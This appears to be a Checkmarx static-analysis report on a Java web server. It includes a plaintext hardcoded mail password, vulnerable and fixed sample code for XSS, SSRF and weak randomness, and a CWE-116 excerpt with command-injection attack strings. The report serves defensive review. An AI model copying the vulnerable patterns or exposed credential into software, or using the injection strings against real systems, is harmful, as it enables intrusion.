Line	68	68
Object	exists	exists

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
68.         if(!f.exists()){
```

Log Forging

Query Path:
Java\Cx\Java Low Visibility\Log Forging Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Log Forging\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=100
Result Comment	
Status	New

Method lost at line 332 of /webserver/src/main/java/fr/api/UserDBResource.java gets user input from element mail. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in lost at line 332 of /webserver/src/main/java/fr/api/UserDBResource.java. This may enable Log Forging.

	Source	Destination

File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	332	335
Object	mail	trace

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User lost(@PathParam("mail") String mail) {

```
....
332.      public User lost(@PathParam("mail") String mail) {
....
335.              logger.trace("mot de passe perdu pour : " + mail);
```

Log Forging\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=101
Result Comment	
Status	New

Method login at line 34 of /webserver/src/main/java/fr/web/Login.java gets user input from element context. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in login at line 34 of /webserver/src/main/java/fr/web/Login.java. This may enable Log Forging.

	Source	Destination
File	/webserver/src/main/java/fr/web/Login.java	/webserver/src/main/java/fr/web/Login.java
Line	34	38
Object	context	trace

Code Snippet
File Name /webserver/src/main/java/fr/web/Login.java
Method public User login(@Context SecurityContext context, @QueryParam("user") String oldLogin) throws URISyntaxException {

```
....
34.      public User login(@Context SecurityContext context,
@QueryParam("user") String oldLogin) throws URISyntaxException {
....
38.              logger.trace("tentative de connexion avec :"
+currentUser.getMail());
```

Log Forging\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=102
Result Comment	
Status	New

Method login at line 34 of /webserver/src/main/java/fr/web/Login.java gets user input from element context. This element's value flows through the code without being properly sanitized or validated, and is eventually used in writing an audit log in setCookieAndRedirectToUserDetail at line 60 of /webserver/src/main/java/fr/web/Login.java. This may enable Log Forging.

	Source	Destination
File	/webserver/src/main/java/fr/web/Login.java	/webserver/src/main/java/fr/web/Login.java
Line	34	61
Object	context	trace

Code Snippet

File Name /webserver/src/main/java/fr/web/Login.java

Method public User login(@Context SecurityContext context, @QueryParam("user") String oldLogin) throws URISyntaxException {

```
....
34.      public User login(@Context SecurityContext context,
@QueryParam("user") String oldLogin) throws URISyntaxException {
```

File Name /webserver/src/main/java/fr/web/Login.java

Method private void setCookieAndRedirectToUserDetail(User currentUser) throws URISyntaxException {

```
....
61.          logger.trace("connexion accepté en tant que : " +
currentUser.getMail());
```

Creation of Temp File in Dir with Incorrect Permissions

Query Path:
Java\Cx\Java Low Visibility\Creation of Temp File in Dir with Incorrect Permissions Version:0

Categories

OWASP Top 10 2013: A7-Missing Function Level Access Control

Description

Creation of Temp File in Dir with Incorrect Permissions\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=57
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/BDDFactory.java	/webserver/src/main/java/fr/api/BDDFactory.java
Line	18	18

Object	File	createNewFile

Code Snippet
File Name /webserver/src/main/java/fr/api/BDDFactory.java
Method public static DBI getDbi() {

```
....
18.                     new File("data.db").createNewFile();//creation
du fichier vide
```

Creation of Temp File in Dir with Incorrect Permissions\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=58
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	99	101
Object	File	createNewFile

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
99.         File f = new File("src/main/resources/config.properties");
....
101.                    f.createNewFile();
```

Client Remote File Inclusion

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client Remote File Inclusion Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

Description

Client Remote File Inclusion\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=67
Result Comment	
Status	New

	Source	Destination

File	/webserver/src/main/webapp/layout/head.jsp	/webserver/src/main/webapp/layout/head.jsp
Line	9	9
Object	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""

Code Snippet
File Name /webserver/src/main/webapp/layout/head.jsp
Method <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js"></script>

```
....
9.      <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js
"></script>
```

Client Remote File Inclusion\Path 2:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=68
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/register.html	/webserver/src/main/webapp/register.html
Line	14	14
Object	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""	""https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js""

Code Snippet
File Name /webserver/src/main/webapp/register.html
Method <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js"></script>

```
....
14.      <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.1/js/bootstrap.min.js
"></script>
```

Incorrect Permission Assignment For Critical Resources

Query Path:
Java\Cx\Java Low Visibility\Incorrect Permission Assignment For Critical Resources Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

Incorrect Permission Assignment For Critical Resources\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=82
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	67	67
Object	f	f

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void init(){

```
....
67.         File f = new File("src/main/resources/config.properties");
```

Incorrect Permission Assignment For Critical Resources\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=83
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/Gestion.java	/webserver/src/main/java/fr/api/Gestion.java
Line	99	99
Object	f	f

Code Snippet
File Name /webserver/src/main/java/fr/api/Gestion.java
Method public void create(){

```
....
99.         File f = new File("src/main/resources/config.properties");
```

Just One of Equals and Hash code Defined

Query Path:
Java\Cx\Java Low Visibility\Just One of Equals and Hash code Defined Version:0

Description

Just One of Equals and Hash code Defined\Path 1:

Severity	Low

Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=95
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	14	14
Object	User	User

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public class User implements Principal {

```
....
14.  public class User implements Principal {
```

Use Of Hardcoded Password

Query Path:
Java\Cx\Java Low Visibility\Use Of Hardcoded Password Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.10 - Broken authentication and session management
OWASP Top 10 2013: A2-Broken Authentication and Session Management

Description

Use Of Hardcoded Password\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=96
Result Comment	
Status	New

The application uses a single, hard-coded password password for authentication purposes, either using it to verify users' identities, or to access another remote system. This password at line 11 of /webserver/src/main/java/fr/api/Mailer.java appears in the code as plaintext, and cannot be changed without rebuilding the application.

	Source	Destination
File	/webserver/src/main/java/fr/api/Mailer.java	/webserver/src/main/java/fr/api/Mailer.java
Line	27	27
Object	password	password

Code Snippet
File Name /webserver/src/main/java/fr/api/Mailer.java
Method public static void sendMail(String Adresse, String msg, String sujet){

```
....
27.                     final String password = "qm8w288m";
```

Reflected XSS All Clients

Risk

What might happen

An attacker could use social engineering to cause a user to send the website engineered input, rewriting web pages and inserting malicious scripts. The attacker can then pretend to be the original website, which would enable the attacker to steal the user's password, request the user's credit card information, provide false information, or run malware. From the victim's point of view, this is the original website, and the victim would blame the site for incurred damage.

Cause

How does it happen

The application creates web pages that include data from previous user input. The user input is embedded directly in the page's HTML, causing the browser to display it as part of the web page. If the input includes HTML fragments or JavaScript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary user input without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
    - Data type
    - Size
    - Range
    - Format
    - Expected values
2. Fully encode all dynamic data before embedding it in output.
3. Encoding should be context-sensitive. For example:
    - HTML encoding for HTML content
    - HTML Attribute encoding for data output to attribute values
    - JavaScript encoding for server-generated JavaScript.
4. Consider using either the ESAPI encoding library, or the built-in platform functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
5. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page.
6. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.

Source Code Examples

CSharp

The application uses the "Referer" field string to construct the HttpResponse

```
public class ReflectedXssAllClients
{
        public static void foo(HttpRequest Request, HttpResponse Response)
    {
                string Referer = Request.QueryString["Referer"];
                Response.BinaryWrite(Referer);
        }
}
```

The "Referer" field string is HTML encoded before use

```
public class ReflectedXssAllClientsFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response,
AntiXss.AntiXssEncoder encoder)
    {
                string Referer = Request.QueryString["Referer"];
                Response.BinaryWrite(encoder.HtmlEncode(Referer, true));
        }
}
```

User input is written to a TextBox displayed on the screen enabling a user to inject a script

```
public class ReflectedXSSSpecificClients
{
        public void foo(TextBox tb)
    {
                string input = Console.ReadLine();
                tb.Text = input;
        }
}
```

The user input is Html encoded before being displayed on the screen

```
public class ReflectedXSSSpecificClientsFixed
{
        public void foo(TextBox tb, AntiXssEncoder encode)
    {
                string input = Console.ReadLine();
                tb.Text = encode.HtmlEncode(input);
        }
}
```

The application uses the "filename" field string from an HttpRequest construct an HttpResponse

```
public class UTF7XSS
{
        public void foo(HttpRequest Request, HttpResponse Response
    {
        Response.Charset("UTF-7");
                string filename = Request.QueryString["filename"];
                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

The "filename" string is converted to an int and using a switch case the new "filename" string is constructed

```
public class UTF7XSSFixed
{
        public static void foo(HttpRequest Request, HttpResponse Response)
    {
                Response.Charset("UTF-7");
                string filename = Request.QueryString["fileNum"];
                int fileNum = Convert.ToInt32(filename);

                switch(fileNum)
                {
                        case 1:
                                filename = "File1.txt";
                                break;
                        default:
```

```
                                filename = "File2.txt";
                                break;
                }

                Response.BinaryWrite(AntiXss.HtmlEncode(filename));
        }
}
```

Java

User input is written to a label displayed on the screen enabling a user to inject a script

```
public class ReflectedXSSAllClients {
      public static void XSSExample(TextArea name) {
            Label label = new Label();
            label.setText("Hello " + name.getText());
      }
}
```

Switch case is used in order to assemble the label's text value and manage wrong user input

```
public class ReflectedXSSAllClientsFixed {
      public static void XSSExample(TextArea name) {
            Label label = new Label();
            switch (name) {
            case "Joan":
                  label.setText("Hello Joan");
                  break;
            case "Jim":
                  label.setText("Hello Jim");
                  break;
            case "James":
                  label.setText("Hello James");
                  break;
            default:
                  System.out.println("Wrong Input");
            }
      }
}
```

Use of Cryptographically Weak PRNG

Risk

What might happen

Random values are often used as a mechanism to prevent malicious users from guessing a value, such as a password, encryption key, or session identifier. Depending on what this random value is used for, an attacker would be able to predict the next numbers generated, or previously generated values. This could enable the attacker to hijack another user's session, impersonate another user, or crack an encryption key (depending on what the pseudo-random value was used for).

Cause

How does it happen

The application uses a weak method of generating pseudo-random values, such that other numbers could be determined from a relatively small sample size. Since the pseudo-random number generator used is designed for statistically uniform distribution of values, it is approximately deterministic. Thus, after collecting a few generated values (e.g. by creating a few individual sessions, and collecting the sessionids), it would be possible for an attacker to calculate another sessionid.
Specifically, if this pseudo-random value is used in any security context, such as passwords, keys, or secret identifiers, an attacker would be able to predict the next numbers generated, or previously generated values.

General Recommendations

How to avoid it

Generic Guidance:

- Whenever unpredicatable numbers are required in a security context, use a cryptographically strong random number generator, instead of a statistical pseudo-random generator.
- Use the cryptorandom generator that is built-in to your language or platform, and ensure it is securely seeded. Do not seed the generator with a weak, non-random seed. (In most cases, the default is securely random).
- Ensure you use a long enough random value, to make brute-force attacks unfeasible.

Specific Recommendations:

- Do not use the statistical pseudo-random number generator, use the cryptorandom generator instead. In Java, this is the SecureRandom class.

Source Code Examples

Java

Use of a weak pseudo-random number generator

```
Random random = new Random();

long sessNum = random.nextLong();
```

```
String sessionId = sessNum.toString();
```

Cryptographically secure random number generator

```
SecureRandom random = new SecureRandom();

byte sessBytes[] = new byte[32];

random.nextBytes(sessBytes);

String sessionId = new String(sessBytes);
```

Objc

Use of a weak pseudo-random number generator

```
long sessNum = rand();
NSString* sessionId = [NSString stringWithFormat:@"%ld", sessNum];
```

Cryptographically secure random number generator

```
UInt32 sessBytes;
SecRandomCopyBytes(kSecRandomDefault, sizeof(sessBytes), (uint8_t*)&sessBytes);

NSString* sessionId = [NSString stringWithFormat:@"%llu", sessBytes];
```

Swift

Use of a weak pseudo-random number generator

```
let sessNum = rand();
let sessionId = String(format:"%ld", sessNum)
```

Cryptographically secure random number generator

```
var sessBytes: UInt32 = 0
withUnsafeMutablePointer(&sessBytes, { (sessBytesPointer) -> Void in
    let castedPointer = unsafeBitCast(sessBytesPointer, UnsafeMutablePointer<UInt8>.self)
    SecRandomCopyBytes(kSecRandomDefault, sizeof(UInt32), castedPointer)
})

let sessionId = String(format:"%llu", sessBytes)
```

Use of Insufficiently Random Values

Risk

What might happen

Random values are often used as a mechanism to prevent malicious users from guessing a value, such as a password, encryption key, or session identifier. Depending on what this random value is used for, an attacker would be able to predict the next numbers generated, or previously generated values. This could enable the attacker to hijack another user's session, impersonate another user, or crack an encryption key (depending on what the pseudo-random value was used for).

Cause

How does it happen

The application uses a weak method of generating pseudo-random values, such that other numbers could be determined from a relatively small sample size. Since the pseudo-random number generator used is designed for statistically uniform distribution of values, it is approximately deterministic. Thus, after collecting a few generated values (e.g. by creating a few individual sessions, and collecting the sessionids), it would be possible for an attacker to calculate another sessionid.
Specifically, if this pseudo-random value is used in any security context, such as passwords, keys, or secret identifiers, an attacker would be able to predict the next numbers generated, or previously generated values.

General Recommendations

How to avoid it

Generic Guidance:

- Whenever unpredicatable numbers are required in a security context, use a cryptographically strong random number generator, instead of a statistical pseudo-random generator.
- Use the cryptorandom generator that is built-in to your language or platform, and ensure it is securely seeded. Do not seed the generator with a weak, non-random seed. (In most cases, the default is securely random).
- Ensure you use a long enough random value, to make brute-force attacks unfeasible.

Specific Recommendations:

- Do not use the statistical pseudo-random number generator, use the cryptorandom generator instead. In Java, this is the SecureRandom class.

Source Code Examples

Client Cross Frame Scripting Attack

Risk

What might happen

Cause

How does it happen

General Recommendations

How to avoid it

Source Code Examples

Objc

Heap Inspection

Risk

What might happen

All variables stored by the application in unencrypted memory can potentially be retrieved by an unauthorized user, with privlieged access to the machine. For example, a privileged attacker could attach a debugger to the running process, or retrieve the process's memory from the swapfile or crash dump file.
Once the attacker finds the user passwords in memory, these can be reused to easily impersonate the user to the system.

Cause

How does it happen

String variables are immutable - in other words, once a string variable is assigned, its value cannot be changed or removed. Thus, these strings may remain around in memory, possibly in multiple locations, for an indefinite period of time until the garbage collector happens to remove it. Sensitive data, such as passwords, will remain exposed in memory as plaintext with no control over their lifetime.

General Recommendations

How to avoid it

Generic Guidance:

- Do not store senstiive data, such as passwords or encryption keys, in memory in plaintext, even for a short period of time.
- Prefer to use specialized classes that store encrypted memory.
- Alternatively, store secrets temporarily in mutable data types, such as byte arrays, and then promptly zeroize the memory locations.

Specific Recommendations - Java:

- Instead of storing passwords in immutable strings, prefer to use an encrypted memory object, such as SealedObject.

Specific Recommendations - .NET:

- Instead of storing passwords in immutable strings, prefer to use an encrypted memory object, such as SecureString or ProtectedData.

Source Code Examples

Java

Plaintext Password in Immutable String

```
class Heap_Inspection
{
  private string password;
```

```
  void setPassword()
 {
      password = System.console().readLine("Enter your password: ");
  }
}
```

Password Protected in Memory

```
class Heap_Inspection_Fixed
{
  private SealedObject password;

  void setPassword()
 {
      byte[] sKey = getKeyFromConfig();
      Cipher c = Cipher.getInstance("AES");
      c.init(Cipher.ENCRYPT_MODE, sKey);

      char[] input = System.console().readPassword("Enter your password: ");
      password = new SealedObject(Arrays.asList(input), c);
  }
}
```

SSRF

Risk

What might happen

An attacker can abuse this flaw to make arbitrary requests, originating from the application server. This can be exploited to scan internal services; proxy attacks into a protected network; bypass network controls; download unauthorized files; access internal services and management interfaces; and possibly control the contents of requests and even steal server credentials.

Cause

How does it happen

The application accepts a URL (or other data) from the user, and uses this to make a request to another remote server.
However, the attacker can inject an arbitrary URL into the request, causing the application to connect to any server the attacker wants. Thus, the attacker can abuse the application to gain access to services she would not otherwise be able to access, and cause the request to ostensibly originate from the application server.

General Recommendations

How to avoid it

- Do not connect to arbitrary services based on user input.
- If possible, the application should have the user's browser retrieve the desired information directly.
- If it is necessary for the application to proxy the request on the server, explicitly whitelist the allowed target URLs, and do not include any sensitive server information.

Source Code Examples

Python

Retrieve and Display Contents of URL

```
def do_GET(self):
    location = urllib.parse.urlparse(self.path)
    query = location.query

    url = urllib.parse.parse_qs(query)['url']

    response = urllib.request.urlopen(url)
    if response.status == 200:
        data = response.read()

        self.send_response(200)
        self.send_header('Content-Type', 'text/html')
        self.send_header('Content-Length', str(len(data)))
        self.end_headers()
        self.wfile.write(data)
```

Validate and Redirect User's Browser Instead

```
def do_GET(self):
    location = urllib.parse.urlparse(self.path)
    query = location.query

    url = urllib.parse.parse_qs(query)['url']

    if url.startswith('/') or url.startswith("https://" + location.netloc + "/"):
        self.send_response(302)
        self.send_header('Location', url)
        self.end_headers()
```

Privacy Violation

Risk

What might happen

A user’s personal information could be stolen by a malicious programmer, or an attacker that intercepts the data.

Cause

How does it happen

The application sends user information, such as passwords, account information, or credit card numbers, outside the application, such as writing it to a local text or log file or sending it to an external web service.

General Recommendations

How to avoid it

1. Personal data should be removed before writing to logs or other files.
2. Review the need and justification of sending personal data to remote web services.

Source Code Examples

CSharp

The user's password is written to the screen

```
class PrivacyViolation
{
        static void foo(string insert_sql)
    {
                string password = "unsafe_password";
                insert_sql = insert_sql.Replace("$password", password);
                System.Console.WriteLine(insert_sql);
        }
}
```

the user's password is MD5 coded before being written to the screen

```
class PrivacyViolationFixed
{
```

```
        static void foo(string insert_sql)
    {
                string password = "unsafe_password";
                MD5 md5Hash = System.Security.Cryptography.MD5.Create();
                byte[] data = md5Hash.ComputeHash(Encoding.UTF8.GetBytes(password));
        StringBuilder md5Password = new StringBuilder();

                for (int i = 0; i < data.Length; i++)
            {
                   md5Password.Append(data[i].ToString("x2"));
            }
            insert_sql = insert_sql.Replace("$password", md5Password.ToString());
                System.Console.WriteLine(insert_sql);
        }
}
```

Improper Encoding or Escaping of Output

Weakness ID: 116 *(Weakness Class)* **Status:** Draft

Description

Description Summary

The software prepares a structured message for communication with another component, but encoding or escaping of the data is either missing or done incorrectly. As a result, the intended structure of the message is not preserved.

Extended Description

Improper encoding or escaping can allow attackers to change the commands that are sent to another component, inserting malicious commands instead.

Most software follows a certain protocol that uses structured messages for communication between components, such as queries or commands. These structured messages can contain raw data interspersed with metadata or control information. For example, "GET /index.html HTTP/1.1" is a structured message containing a command ("GET") with a single argument ("/index.html") and metadata about which protocol version is being used ("HTTP/1.1").

If an application uses attacker-supplied inputs to construct a structured message without properly encoding or escaping, then the attacker could insert special characters that will cause the data to be interpreted as control information or metadata. Consequently, the component that receives the output will perform the wrong operations, or otherwise interpret the data incorrectly.

Alternate Terms

Output Sanitization

Output Validation

Output Encoding

Terminology Notes

The usage of the "encoding" and "escaping" terms varies widely. For example, in some programming languages, the terms are used interchangeably, while other languages provide APIs that use both terms for different tasks. This overlapping usage extends to the Web, such as the "escape" JavaScript function whose purpose is stated to be encoding. Of course, the concepts of encoding and escaping predate the Web by decades. Given such a context, it is difficult for CWE to adopt a consistent vocabulary that will not be misinterpreted by some constituency.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

All

Technology Classes

Database-Server: *(Often)*

Web-Server: *(Often)*

Common Consequences

Scope	Effect
Integrity Confidentiality	The communications between components can be modified in unexpected ways. Unexpected commands can be executed,

Authorization	bypassing other security mechanisms. Incoming data can be misinterpreted

Likelihood of Exploit

Very High

Detection Methods

Automated Static Analysis

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives.

Effectiveness: Moderate

This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Automated Dynamic Analysis

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Demonstrative Examples

Example 1

Here a value read from an HTML form parameter is reflected back to the client browser without having been encoded prior to output.

(Bad Code)

Example Language: **JSP**

```
<% String email = request.getParameter("email"); %>
...
Email Address: <%= email %>
```

Example 2

Consider a chat application in which a front-end web application communicates with a back-end server. The back-end is legacy code that does not perform authentication or authorization, so the front-end must implement it. The chat protocol supports two commands, SAY and BAN, although only administrators can use the BAN command. Each argument must be separated by a single space. The raw inputs are URL-encoded. The messaging protocol allows multiple commands to be specified on the same line if they are separated by a "|" character.

Back End: Command Processor Code

(Bad Code)

Example Language: **Perl**

```
$inputString = readLineFromFileHandle($serverFH);
# generate an array of strings separated by the "|" character.
@commands = split(/\|/, $inputString);
foreach $cmd (@commands) {
# separate the operator from its arguments based on a single whitespace
($operator, $args) = split(/ /, $cmd, 2);
$args = UrlDecode($args);
if ($operator eq "BAN") {
ExecuteBan($args);
}
elsif ($operator eq "SAY") {
ExecuteSay($args);
}
}
```

Front End: Web Application

In this code, the web application receives a command, encodes it for sending to the server, performs the authorization check, and sends the command to the server.

(Bad Code)

Example Language: **Perl**

```
$inputString = GetUntrustedArgument("command");
($cmd, $argstr) = split(/\s+/, $inputString, 2);
```

```
# removes extra whitespace and also changes CRLF's to spaces
$argstr =~ s/\s+/ /gs;
$argstr = UrlEncode($argstr);
if (($cmd eq "BAN") && (! IsAdministrator($username))) {
die "Error: you are not the admin.\n";
}
# communicate with file server using a file handle
$fh = GetServerFileHandle("myserver");
print $fh "$cmd $argstr\n";
```

Diagnosis

It is clear that, while the protocol and back-end allow multiple commands to be sent in a single request, the front end only intends to send a single command. However, the UrlEncode function could leave the "|" character intact. If an attacker provides:

(Attack)

```
SAY hello world|BAN user12
```

then the front end will see this is a "SAY" command, and the $argstr will look like "hello world | BAN user12". Since the command is "SAY", the check for the "BAN" command will fail, and the front end will send the URL-encoded command to the back end:

(Result)

```
SAY hello%20world|BAN%20user12
```

The back end, however, will treat these as two separate commands:

(Result)

```
SAY hello world
BAN user12
```

Notice, however, that if the front end properly encodes the "|" with "%7C", then the back end will only process a single command.

Example 3

This example takes user input, passes it through an encoding scheme and then creates a directory specified by the user.

(Bad Code)

Example Language: **Perl**

```
sub GetUntrustedInput {
return($ARGV[0]);
}

sub encode {
my($str) = @_;
$str =~ s/\&/\&amp;/gs;
$str =~ s/\"/\&quot;/gs;
$str =~ s/\'/\&apos;/gs;
$str =~ s/\</\&lt;/gs;
$str =~ s/\>/\&gt;/gs;
return($str);
}

sub doit {
my $uname = encode(GetUntrustedInput("username"));
print "<b>Welcome, $uname!</b><p>\n";
system("cd /home/$uname; /bin/ls -l");
}
```

The programmer attempts to encode dangerous characters, however the blacklist for encoding is incomplete (CWE-184) and an attacker can still pass a semicolon, resulting in a chain with command injection (CWE-77).

Additionally, the encoding routine is used inappropriately with command execution. An attacker doesn't even need to insert their own semicolon. The attacker can instead

leverage the encoding routine to provide the semicolon to separate the commands. If an attacker supplies a string of the form:

(Attack)

```
' pwd
```

then the program will encode the apostrophe and insert the semicolon, which functions as a command separator when passed to the system function. This allows the attacker to complete the command injection.

Observed Examples

Reference	Description
CVE-2008-4636	OS command injection in backup software using shell metacharacters in a filename; correct behavior would require that this filename could not be changed.
CVE-2008-0769	Web application does not set the charset when sending a page to a browser, allowing for XSS exploitation when a browser chooses an unexpected encoding.
CVE-2008-0005	Program does not set the charset when sending a page to a browser, allowing for XSS exploitation when a browser chooses an unexpected encoding.
CVE-2008-5573	SQL injection via password parameter; a strong password might contain "&"
CVE-2008-3773	Cross-site scripting in chat application via a message subject, which normally might contain "&" and other XSS-related characters.
CVE-2008-0757	Cross-site scripting in chat application via a message, which normally might be allowed to contain arbitrary content.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Alternately, use built-in functions, but consider using wrappers in case those functions are discovered to have a vulnerability.

Phase: Architecture and Design

Strategy: Parameterization

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

For example, stored procedures can enforce database query structure and reduce the likelihood of SQL injection.

Phases: Architecture and Design; Implementation

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

Phase: Architecture and Design

In some cases, input validation may be an important strategy when output encoding is not a complete solution. For example, you may be providing the same output that will be processed by multiple consumers that use different encodings or representations. In other cases, you may be required to allow user-supplied input to contain control information, such as limited HTML tags that support formatting in a wiki or bulletin board. When this type of requirement must be met, use an extremely strict whitelist to limit which control sequences can be used. Verify that the resulting syntactic structure is what you expect. Use your normal encoding methods for the remainder of the input.

Phase: Architecture and Design

Use input validation as a defense-in-depth measure to reduce the likelihood of output encoding errors (see CWE-20).

Phase: Requirements

Fully specify which encodings are required by components that will be communicating with each other.

Phase: Implementation

When exchanging data between components, ensure that both components are using the same character encoding. Ensure that the proper encoding is applied at each interface. Explicitly set the encoding you are using whenever the protocol allows you to do so.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Category	19	Data Handling	**Development Concepts (primary)699**
ChildOf	Weakness Class	707	Improper Enforcement of Message or Data Structure	**Research Concepts (primary)1000**
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
CanPrecede	Weakness Class	74	Failure to Sanitize Data into a Different Plane ('Injection')	Research Concepts1000
ParentOf	Weakness Base	117	Improper Output Sanitization for Logs	**Development Concepts (primary)699 Research Concepts (primary)1000**
ParentOf	Weakness Variant	644	Improper Neutralization of HTTP Headers for Scripting Syntax	**Development Concepts (primary)699 Research Concepts (primary)1000**

Relationship Notes

This weakness is primary to all weaknesses related to injection (CWE-74) since the inherent nature of injection involves the violation of structured messages.

CWE-116 and CWE-20 have a close association because, depending on the nature of the structured message, proper input validation can indirectly prevent special characters from changing the meaning of a structured message. For example, by validating that a numeric ID field should only contain the 0-9 characters, the programmer effectively prevents injection attacks.

However, input validation is not always sufficient, especially when less stringent data types must be supported, such as free-form text. Consider a SQL injection scenario in which a last name is inserted into a query. The name "O'Reilly" would likely pass the validation step since it is a common last name in the English language. However, it cannot be directly inserted into the database because it contains the "'" apostrophe character, which would need to be escaped or otherwise handled. In this case, stripping the apostrophe might reduce the risk of SQL injection, but it would produce incorrect behavior because the wrong name would be recorded.

Research Gaps

While many published vulnerabilities are related to insufficient output encoding, there is such an emphasis on input validation as a protection mechanism that the underlying causes are rarely described. Within CVE, the focus is primarily on well-understood issues like cross-site scripting and SQL injection. It is likely that this weakness frequently occurs in custom protocols that support multiple encodings, which are not necessarily detectable with automated techniques.

Theoretical Notes

This is a data/directive boundary error in which data boundaries are not sufficiently enforced before it is sent to a different control sphere.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
WASC	22		Improper Output Handling

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
73	User-Controlled Filename	
85	Client Network Footprinting (using	

	AJAX/XSS)
86	Embedding Script (XSS) in HTTP Headers
18	Embedding Scripts in Nonscript Elements
63	Simple Script Injection
81	Web Logs Tampering
104	Cross Zone Scripting

References

